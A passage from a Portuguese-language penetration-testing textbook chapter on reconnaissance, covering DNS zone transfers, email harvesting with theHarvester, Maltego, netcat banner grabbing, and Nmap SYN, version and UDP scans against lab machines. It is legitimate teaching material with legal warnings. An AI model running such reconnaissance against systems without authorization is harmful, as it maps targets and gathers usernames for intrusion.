root@kali:~# host -t ns zoneedit.com
zoneedit.com name server ns4.zoneedit.com.
zoneedit.com name server ns3.zoneedit.com.
--trecho omitido--
```

Essa saída mostra todos os servidores DNS de *zoneedit.com*. Naturalmente, como mencionei que esse domínio foi configurado para demonstrar transferências de zona, é isso o que faremos a seguir.

Transferências de zona

As transferências de zona DNS permitem que os servidores de nome dupliquem todas as entradas de um domínio. Ao configurar servidores DNS, normalmente, você tem um servidor principal de nomes e um servidor backup. Não há melhor maneira de preencher todas as entradas do servidor DNS secundário do que consultar o servidor principal e solicitar todas as suas entradas.

Infelizmente, muitos administradores de sistema configuram as transferências de zona DNS de forma não segura, de modo que qualquer pessoa pode transferir registros DNS para um domínio. *zoneedit.com* é um exemplo de um domínio como esse, e podemos usar o comando `host` para fazer o download de todos os seus registros DNS. Utilize a opção `-l` para especificar o domínio a ser transferido e selecione um dos servidores de nome do comando anterior, como mostrado na listagem 5.4.

Listagem 5.4 – Transferência de zona de zoneedit.com

```
root@kali:~# host -l zoneedit.com ns2.zoneedit.com
Using domain server:
Name: ns2.zoneedit.com
Address: 69.72.158.226#53
Aliases:

zoneedit.com name server ns4.zoneedit.com.
zoneedit.com name server ns3.zoneedit.com.
zoneedit.com name server ns15.zoneedit.com.
zoneedit.com name server ns8.zoneedit.com.
zoneedit.com name server ns2.zoneedit.com.
zoneedit.com has address 64.85.73.107
www1.zoneedit.com has address 64.85.73.41
dynamic.zoneedit.com has address 64.85.73.112
```

```
bounce.zoneedit.com has address 64.85.73.100
--trecho omitido--
mail2.zoneedit.com has address 67.15.232.182
--trecho omitido--
```

Existem páginas e páginas de entradas DNS para *zoneedit.com*, o que nos dá uma boa ideia de onde começar ao procurarmos vulnerabilidades em nosso teste de invasão. Por exemplo, *mail2.zoneedit.com* provavelmente é um servidor de email, portanto devemos procurar softwares potencialmente vulneráveis que executem em portas típicas de email, como a porta 25 (Simple Mail Transfer Protocol) e a porta 110 (POP3). Se pudermos encontrar um servidor de webmail, qualquer nome de usuário que encontrarmos poderá nos levar para a direção correta para que possamos adivinhar senhas e obter acesso a emails da empresa que contenham dados críticos.

Procurando endereços de email

Testes de invasão externos, com frequência encontram menos serviços expostos que os testes internos. Uma boa prática de segurança consiste em expor somente os serviços que devam ser acessados remotamente, como os servidores web, os servidores de email, os servidores VPN e, talvez, o SSH ou o FTP, e somente os serviços que sejam críticos para a missão da empresa. Serviços como esses constituem superfícies comuns de ataque e, a menos que os funcionários utilizem uma autenticação de dois fatores, acessar o webmail da empresa pode ser fácil se um invasor puder descobrir credenciais válidas.

Procurar endereços de email na Internet é uma maneira excelente de descobrir nomes de usuário. Você ficaria surpreso ao encontrar endereços corporativos de email listados publicamente em informações de contato em associações de pais e professores, em listas de equipes esportivas e, é claro, em redes sociais.

Uma ferramenta Python chamada theHarvester pode ser usada para analisar milhares de resultados de ferramentas de pesquisa em busca de possíveis endereços de email. O theHarvester pode automatizar a pesquisa no Google, no Bing, no PGP, no LinkedIn e em outras ferramentas a fim de procurar endereços de email. Por exemplo, na listagem 5.5, daremos uma olhada nos primeiros 500 resultados de todas as ferramentas de pesquisa para *bulbsecurity.com*.

Listagem 5.5 – Executando o theHarvester para bulbsecurity.com

```
root@kali:~# theharvester -d bulbsecurity.com -l 500 -b all

*******************************************************************
*                                                                 *
* | |_| |__   ___     /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __| '_ \ / _ \   / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* TheHarvester Ver. 2.2a                                          *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*******************************************************************

Full harvest..
[-] Searching in Google..
    Searching 0 results...
    Searching 100 results...
    Searching 200 results...
    Searching 300 results...
--trecho omitido--
 [+] Emails found:
------------------
georgia@bulbsecurity.com
[+] Hosts found in search engines:
-----------------------------------
50.63.212.1:www.bulbsecurity.com
--trecho omitido--
```

Não há muito o que ser encontrado para *bulbsecurity.com*, porém o theHarvester descobriu meu endereço de email, *georgia@bulbsecurity.com*, e o site, *www.bulbsecurity.com*, bem como outros sites com quem compartilho um hosting virtual. Você poderá encontrar mais resultados se executar o theHarvester para a sua empresa.

Maltego

O Maltego da Paterva é uma ferramenta para data mining (mineração de dados), projetada para visualizar o resultado da coleta de dados de inteligência de fontes abertas. O Maltego tem tanto uma versão comercial quanto uma versão gratuita da comunidade. A versão gratuita para Kali Linux, que usaremos neste livro, limita o resultado retornado, porém ela pode ser usada para coletar uma boa quantidade de informações interessantes rapidamente. (A versão paga oferece mais resultados e mais funcionalidades. Para usar o Maltego em seus testes de invasão, será necessário ter uma licença paga.)

NOTA Sinta-se à vontade para usar o Maltego para estudar outros footprints (pegadas) deixados na Internet, que incluam os seus, os de sua empresa, os de seu arqui-inimigo do colégio e assim por diante. O Maltego utiliza informações que estão publicamente disponíveis na Internet, portanto efetuar o reconhecimento em qualquer entidade é perfeitamente legal.

Para executar o Maltego, digite **`maltego`** na linha de comando. A GUI do Maltego deverá ser iniciada. Você será solicitado a criar uma conta gratuita no site da Paterva e a fazer login. Depois de ter feito login, selecione **Open a blank graph and let me play around** (Abra um grafo em branco e deixe-me brincar) e, em seguida, clique em **Finish** (Finalizar), conforme mostrado na figura 5.2.




Figura 5.2 – Abrindo um novo grafo no Maltego.

Agora selecione a opção **Palette** (Paleta) na borda esquerda. Como você pode ver, podemos coletar informações sobre todo tipo de entidades.

Vamos começar com o domínio *bulbsecurity.com*, conforme mostrado na figura 5.3. Expanda a opção **Infrastructure** (Infraestrutura) em Palette (à esquerda da janela do Maltego) e arraste uma entidade Domain (Domínio) de Palette para o novo grafo. Por padrão, o domínio é *paterva.com*. Para alterá-lo para *bulbsecurity.com*, dê um clique duplo no texto ou altere o campo de texto do lado direito da tela.




Figura 5.3 – Adicionando uma entidade ao grafo.

Depois que o domínio estiver definido, você poderá executar transformações (linguagem do Maltego para as consultas) nele, instruindo o Maltego a procurar informações interessantes. Vamos começar com algumas transformações simples, que poderão ser visualizadas ao clicar com o botão direito do mouse no ícone de domínio e selecionar **Run Transform** (Executar transformação), como mostrado na figura 5.4.




Figura 5.4 – Transformações do Maltego.

Na figura, podemos ver todas as transformações disponíveis para uma entidade do tipo domínio. À medida que você trabalhar com entidades diferentes, opções diferentes de transformações estarão disponíveis. Vamos encontrar os registros MX para o domínio *bulbsecurity.com* e, desse modo, descobriremos onde estão os servidores de email. Em **All Transforms** (Todas as transformações), selecione a transformação **To DNS Name – MX (mail server)**.

Como esperado de acordo com nossa pesquisa anterior, o Maltego retorna os servidores do Google Mail, indicando que *bulbsecurity.com* utiliza o Google Apps para os emails. Podemos executar a transformação simples **To Website [Quick lookup]** para obter o endereço do site de *bulbsecurity.com*. Veja a figura 5.5 para conferir os resultados dessa e da transformação anterior.




Figura 5.5 – Resultados da transformação.

O Maltego encontra *www.bulbsecurity.com* corretamente. Atacar os servidores do Google Mail provavelmente estará fora do escopo de qualquer teste de invasão, porém mais informações sobre o site *www.bulbsecurity.com* certamente serão úteis. Podemos executar transformações em qualquer entidade no grafo, portanto selecione o site *www.bulbsecurity.com* para coletar dados sobre ele. Por exemplo, podemos executar a transformação **ToServerTechnologiesWebsite** para ver quais softwares *www.bulbsecurity.com* está executando, como mostrado na figura 5.6.




Figura 5.6 – Softwares de www.bulbsecurity.com.

O Maltego descobre que *www.bulbsecurity.com* é um servidor web Apache com PHP, Flash e assim por diante, além de ter uma instalação do WordPress. O WordPress, que é uma plataforma de blogging comumente utilizada, tem um longo histórico de problemas de segurança (assim como muitos softwares). Daremos uma olhada na exploração de vulnerabilidades de sites no capítulo 14. (Vamos esperar que eu esteja mantendo o meu blog WordPress atualizado; do contrário, poderei acordar um dia e encontrar o meu site desfigurado. Que vergonha!)

Informações adicionais e tutoriais sobre o Maltego podem ser encontrados em *http://www.paterva.com/*. Invista um tempo utilizando as transformações do Maltego para descobrir informações interessantes sobre a sua empresa. Em mãos habilidosas, o Maltego pode transformar horas de trabalho de reconhecimento em minutos, oferecendo os mesmos resultados de qualidade.

Scanning de portas

Ao iniciar um teste de invasão, o escopo em potencial é praticamente ilimitado. O cliente pode estar executando qualquer quantidade de programas com problemas de segurança: esses programas podem ter problemas de configurações incorretas em sua infraestrutura que poderiam levar a um comprometimento; senhas fracas ou default podem entregar as chaves do reino para sistemas que, de acordo com outros aspectos, são seguros e assim por diante. Os testes de invasão, com frequência, restringem seu escopo a uma determinada faixa de IPs e nada

mais, e você não ajudará o seu cliente se desenvolver um exploit funcional para a melhor e mais recente vulnerabilidade do lado do servidor se eles não utilizarem o software vulnerável. Devemos descobrir quais sistemas estão ativos e com quais softwares podemos nos comunicar.

Scanning manual de portas

Por exemplo, no capítulo anterior, vimos que explorar a vulnerabilidade MS08-067 pode representar uma vitória fácil tanto para os invasores quanto para os pentesters. Para usar esse exploit, precisamos encontrar um pacote Windows 2000, XP ou 2003 com um servidor SMB que não tenha o patch Microsoft MS08-067 disponível na rede. Podemos ter uma boa ideia da superfície de ataque na rede se mapearmos a extensão da rede e consultarmos os sistemas em busca de portas que estejam ouvindo.

Podemos fazer isso manualmente ao nos conectarmos às portas com uma ferramenta como o telnet ou o Netcat e registrar os resultados. Vamos usar o Netcat para efetuar a conexão com o computador Windows XP na porta 25, que é a porta default para o SMTP (Simple Mail Transfer Protocol).

```
root@kali:~# nc -vv 192.168.20.10 25
nc: 192.168.20.10 (192.168.20.10) 25 [smtp] ❶ open
nc: using stream socket
nc: using buffer size 8192
nc: read 66 bytes from remote
220 bookxp SMTP Server SLmail 5.5.0.4433 Ready
ESMTP spoken here
nc: wrote 66 bytes to local
```

Como podemos ver, o pacote Windows XP está executando um servidor SMTP na porta 25 ❶. Depois de feita a conexão, o servidor SMTP se anunciou como `SLMail version 5.5.0.4433`.

Agora tenha em mente que os administradores podem alterar banners como esse para que contenham qualquer informação, enviando invasores e pentesters em uma perseguição maluca, a fim de estudar vulnerabilidades de um produto que ainda não tenha sido implantado. Na maioria dos casos, porém, as versões em banners de software serão bastante precisas e somente a conexão com a porta e a visualização do banner proporcionarão um ponto de partida para a nossa pesquisa associada ao teste de invasão. Pesquisar a Web em busca de informações sobre `SLMail version 5.5.0.4433` pode conduzir a alguns resultados interessantes.

Por outro lado, conectar-se com todas as portas TCP e UDP possíveis em apenas um computador e observar os resultados pode exigir bastante tempo. Felizmente, os computadores são excelentes em tarefas repetitivas como essa e podemos usar ferramentas para scanning de portas como o Nmap para que ele descubra para nós quais portas estão ouvindo.

NOTA Tudo o que fizemos até agora neste capítulo é totalmente legal. No entanto, quando começarmos a fazer consultas ativamente nos sistemas, estaremos nos movendo para um território legal obscuro. Tentar invadir computadores sem permissão, obviamente, é ilegal em vários países. Embora um tráfego discreto de scan possa passar despercebido, você deve exercitar as habilidades estudadas no restante deste capítulo (e no restante deste livro) somente em suas máquinas virtuais-alvo ou em outros sistemas que sejam seus ou você deve ter permissão por escrito para efetuar os testes (conhecido no negócio como cartão para "sair da cadeia livremente").

Scanning de portas com o Nmap

O Nmap é um padrão do mercado para scanning de portas. Livros inteiros já foram escritos somente sobre o uso do Nmap, e a página do manual pode parecer um pouco desanimadora. Discutiremos o básico sobre o scanning de portas aqui e retornaremos a essa ferramenta nos capítulos posteriores.

Os firewalls com sistemas de prevenção e detecção de invasão têm feito grandes progressos em detectar e bloquear tráfego de scan, portanto pode ser que você execute um scan com o Nmap e não obtenha resultado algum. Embora você possa ter sido contratado para executar um teste de invasão externo em uma faixa de endereços de rede sem hosts ativos, é mais provável que você esteja sendo bloqueado por um firewall. Por outro lado, os resultados de seu Nmap podem informar que todos os hosts estão ativos e que estão ouvindo todas as portas caso o seu scan seja detectado.

Scan SYN

Vamos começar pela execução de um scan SYN em nossas máquinas-alvo. Um *scan SYN* é um scan TCP que não finaliza o handshake TCP. Uma conexão TCP começa com um handshake de três vias (three-way handshake): SYN ▸ SYN-ACK ▸ ACK, como mostrado na figura 5.7.




Figura 5.7 – O handshake de três vias do TCP.

Em um scan SYN, o Nmap envia o SYN e espera pelo SYN-ACK caso a porta esteja aberta, porém jamais envia o ACK para completar a conexão. Se o pacote SYN não receber nenhuma resposta SYN-ACK, a porta não estará disponível; ela estará fechada ou a conexão está sendo filtrada. Dessa maneira, o Nmap descobre se uma porta está aberta sem nem mesmo se conectar totalmente com o computador-alvo. A sintaxe para um scan SYN é representada pela flag `-sS`.

A seguir, como você pode ver na listagem 5.6, especificamos o(s) endereço(s) IP ou a faixa a ser submetida ao scan. Por fim, usamos a opção `-o` para enviar os resultados do Nmap a um arquivo. A opção `-oA` diz ao Nmap para efetuar o log de nossos resultados em todos os formatos: : *.nmap*, *.gnmap* (greppable Nmap, ou Nmap que pode ser submetido ao grep) e XML. O formato Nmap, como a saída que o Nmap exibe na tela na listagem 5.6, é elegante e fácil de ser lido. O greppable Nmap (como indicado pelo nome) é formatado de modo a ser usado com o utilitário `grep` para pesquisar informações específicas. O formato XML corresponde a um padrão usado para importar resultados do Nmap em outras ferramentas. A listagem 5.6 mostra o resultados do scan SYN.

NOTA É sempre uma boa ideia tomar notas detalhadas de tudo o que fizermos em nosso teste de invasão. Ferramentas como o Dradis foram projetadas especificamente para registrar dados de testes de invasão, porém, desde que você anote tudo o que foi feito, não haverá problemas quando chegar à fase de geração de relatórios. Pessoalmente, sou mais usuária de papel e caneta ou, no melhor caso, do tipo que cria um documento Word extenso contendo todos os meus resultados. Os métodos usados para registrar os resultados variam de pentester para pentester. Enviar os seus resultados do Nmap para arquivos é uma boa maneira de garantir que você terá um registro de seu scan. Além disso, você pode usar o script de comandos Linux para salvar tudo o que for exibido no terminal – outra boa maneira de registrar tudo o que você fizer.

Listagem 5.6 – Executando um scan SYN com o Nmap

```
root@kali:~# nmap -sS 192.168.20.10-12 -oA booknmap
Starting Nmap 6.40 ( http://nmap.org ) at 2015-12-18 07:28 EST
Nmap scan report for 192.168.20.10
Host is up (0.00056s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp ❷
25/tcp   open  smtp ❺
80/tcp   open  http ❸
106/tcp  open  pop3pw ❺
110/tcp  open  pop3 ❺
135/tcp  open  msrpc
139/tcp  open  netbios-ssn ❹
443/tcp  open  https ❸
445/tcp  open  microsoft-ds ❹
1025/tcp open  NFS-or-IIS
3306/tcp open  mysql ❻
5000/tcp open  upnp
MAC Address: 00:0C:29:A5:C1:24 (VMware)

Nmap scan report for 192.168.20.11
Host is up (0.00031s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp ❷
22/tcp   open  ssh
80/tcp   open  http ❸
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn ❹
445/tcp  open  microsoft-ds ❹
2049/tcp open  nfs
MAC Address: 00:0C:29:FD:0E:40 (VMware)

Nmap scan report for 192.168.20.12
Host is up (0.0014s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE
80/tcp   open  http ❶
135/tcp  open  msrpc
MAC Address: 00:0C:29:62:D5:C8 (VMware)

Nmap done: 3 IP addresses (3 hosts up) scanned in 1070.40 seconds
```

Como você pode ver, o Nmap retorna um conjunto de portas dos sistemas Windows XP e Linux. À medida que prosseguirmos nos próximos capítulos, veremos que quase todas essas portas contêm vulnerabilidades. Espero que esse não seja o caso em seus testes de invasão, porém, em uma tentativa de apresentar os diversos tipos de vulnerabilidades que você possa encontrar em campo, nosso laboratório de testes de invasão foi condensado nessas três máquinas.

Apesar do que foi dito, somente o fato de uma porta estar aberta não significa que haja vulnerabilidades presentes. Isso somente nos deixa com a possibilidade de que um software vulnerável poderá estar sendo executado nessas portas. Nossa máquina Windows 7 está ouvindo somente a porta 80 ❶, que é a porta tradicional para servidores web HTTP, e a porta 139 para chamadas de procedimento remoto (Remote Procedure Call). Pode haver softwares passíveis de exploração ouvindo as portas bloqueadas pelo firewall do Windows, e pode haver softwares vulneráveis sendo executados localmente no computador, porém, no momento, não podemos tentar explorar nada diretamente pela rede, exceto o servidor web.

Esse scan básico do Nmap já nos ajudou a focar nossos esforços de testes de invasão. Tanto os alvos Windows XP quanto Linux estão executando servidores FTP ❷, servidores web ❸ e servidores SMB ❹. A máquina Windows XP também está executando um servidor de emails que abriu diversas portas ❺ e um servidor MySQL ❻.

Scan de versões

O nosso scan SYN foi discreto, porém ele não nos deu muitas informações sobre os softwares que estão realmente sendo executados nas portas que estão ouvindo. Comparados com as informações detalhadas de versão que obtivemos ao efetuar a conexão com a porta 25 usando o Netcat, os resultados do scan SYN deixaram um pouco a desejar. Podemos usar um scan TCP completo (`nmap -sT`) ou podemos dar um passo além e usar o scan de versões do Nmap (`nmap -sV`) para obter mais dados. Com o scan de versões mostrado na listagem 5.7, o Nmap completa a conexão e, em seguida, tenta determinar quais softwares estão executando e, se possível, a versão, usando técnicas como o acesso aos banners.

Listagem 5.7 – Executando um scan de versões com o Nmap

```
root@kali:~# nmap -sV 192.168.20.10-12 -oA bookversionnmap
Starting Nmap 6.40 ( http://nmap.org ) at 2015-12-18 08:29 EST
Nmap scan report for 192.168.20.10
Host is up (0.00046s latency).
Not shown: 991 closed ports
```

```
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          FileZilla ftpd 0.9.32 beta
25/tcp   open  smtp         SLmail smtpd 5.5.0.4433
79/tcp   open  finger       SLMail fingerd
80/tcp   open  http         Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k
                                 mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0)
106/tcp  open  pop3pw       SLMail pop3pw
110/tcp  open  pop3         BVRP Software SLMAIL pop3d
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn
443/tcp  open  ssl/http     Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k
                                 mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0)
445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp open  msrpc        Microsoft Windows RPC
3306/tcp open  mysql        MySQL (unauthorized)
5000/tcp open  upnp         Microsoft Windows UPnP
MAC Address: 00:0C:29:A5:C1:24 (Vmware)
Service Info: Host: georgia.com; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.20.11
Host is up (0.00065s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE              VERSION
21/tcp   open  ftp                  vsftpd 2.3.4 ❶
22/tcp   open  ssh                  OpenSSH 5.1p1 Debian 3ubuntu1 (protocol 2.0)
80/tcp   open  http                 Apache httpd 2.2.9 ((Ubuntu) PHP/5.2.6-2ubuntu4.6 with
                                         Suhosin-Patch)
111/tcp  open  rpcbind (rpcbind V2) 2 (rpc #100000)
139/tcp  open  netbios-ssn          Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn          Samba smbd 3.X (workgroup: WORKGROUP)
2049/tcp open  nfs (nfs V2-4)       2-4 (rpc #100003)
MAC Address: 00:0C:29:FD:0E:40 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:kernel

Nmap scan report for 192.168.20.12
Host is up (0.0010s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE        VERSION
80/tcp   open  http           Microsoft IIS httpd 7.5
135/tcp  open  msrpc          Microsoft Windows RPC
MAC Address: 00:0C:29:62:D5:C8 (VMware)

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 3 IP addresses (3 hosts up) scanned in 20.56 seconds
```

Desta vez, obtivemos muito mais informações sobre os nossos alvos Windows XP e Linux. Por exemplo, sabíamos que havia um servidor FTP no Linux, porém agora temos uma garantia razoável de que o servidor FTP é o Very Secure FTP versão 2.3.4 ❶. Usaremos esse resultado para procurar potenciais vulnerabilidades no próximo capítulo. Quanto ao nosso sistema Windows 7, descobrimos somente que ele está executando o Microsoft IIS 7.5, que é uma versão bastante atual. É possível instalar o IIS 8 no Windows 7, porém ele não é oficialmente suportado. A versão em si não dispara nenhum alerta vermelho para mim. Descobriremos que a aplicação instalada nesse servidor IIS é o verdadeiro problema no capítulo 14.

NOTA Tenha em mente que o Nmap pode informar a versão incorreta em alguns casos (por exemplo, se o software foi atualizado, porém o banner de boas-vindas não foi alterado como parte do patch), mas, no mínimo, seu scan de versões nos deu um bom ponto de partida para dar início a novas pesquisas.

Scans UDP

Tanto os scans SYN quanto os scans de versão do Nmap são scans TCP, que não fazem consultas em portas UDP. Como o UDP não é orientado à conexão, a lógica do scanning é um pouco diferente. Em um scan UDP (`-sU`), o Nmap envia um pacote UDP a uma porta. De acordo com a porta, o pacote enviado é específico de um protocolo. Se uma resposta for recebida, a porta será considerada aberta. Se a porta estiver fechada, o Nmap receberá uma mensagem de Port Unreachable (Porta Inacessível) do ICMP. Se o Nmap não receber nenhuma resposta, então a porta está aberta e o programa que estiver ouvindo não responde à consulta do Nmap ou o tráfego está sendo filtrado. Desse modo, o Nmap nem sempre é capaz de fazer a distinção entre uma porta UDP aberta e uma que esteja sendo filtrada por um firewall. Veja a listagem 5.8, que tem um exemplo de scan UDP.

Listagem 5.8 – Executando um scan UDP

```
root@kali:~# nmap -sU 192.168.20.10-12 -oA bookudp
Starting Nmap 6.40 ( http://nmap.org ) at 2015-12-18 08:39 EST
Stats: 0:11:43 elapsed; 0 hosts completed (3 up), 3 undergoing UDP Scan
UDP Scan Timing: About 89.42% done; ETC: 08:52 (0:01:23 remaining)
Nmap scan report for 192.168.20.10
Host is up (0.00027s latency).
Not shown: 990 closed ports
PORT     STATE         SERVICE
```

```
69/udp   open|filtered tftp ❶
123/udp  open          ntp
135/udp  open          msrpc
137/udp  open          netbios-ns
138/udp  open|filtered netbios-dgm
445/udp  open|filtered microsoft-ds
500/udp  open|filtered isakmp
1026/udp open          win-rpc
1065/udp open|filtered syscomlan
1900/udp open|filtered upnp
MAC Address: 00:0C:29:A5:C1:24 (VMware)

Nmap scan report for 192.168.20.11
Host is up (0.00031s latency).
Not shown: 994 closed ports
PORT     STATE         SERVICE
68/udp   open|filtered dhcpc
111/udp  open          rpcbind
137/udp  open          netbios-ns
138/udp  open|filtered netbios-dgm
2049/udp open          nfs ❷
5353/udp open          zeroconf
MAC Address: 00:0C:29:FD:0E:40 (VMware)

Nmap scan report for 192.168.20.12
Host is up (0.072s latency).
Not shown: 999 open|filtered ports
PORT     STATE         SERVICE
137/udp  open          netbios-ns
MAC Address: 00:0C:29:62:D5:C8 (VMware)

Nmap done: 3 IP addresses (3 hosts up) scanned in 1073.86 seconds
```

Por exemplo, no sistema Windows XP, a porta TFTP (UDP 69) pode estar aberta ou pode estar sendo filtrada ❶. No alvo Linux, o Nmap foi capaz de perceber que a porta do Network File System está ouvindo ❷. Como somente duas portas TCP responderam no Windows 7, é razoável supor que um firewall está instalado, neste caso, o firewall embutido do Windows. De modo semelhante, o firewall do Windows está filtrando todo o tráfego, exceto para uma porta UDP. (Se o firewall do Windows não estivesse ativo, nosso scan UDP poderia ter nos dado mais informações.)

Efetuando o scan de uma porta específica

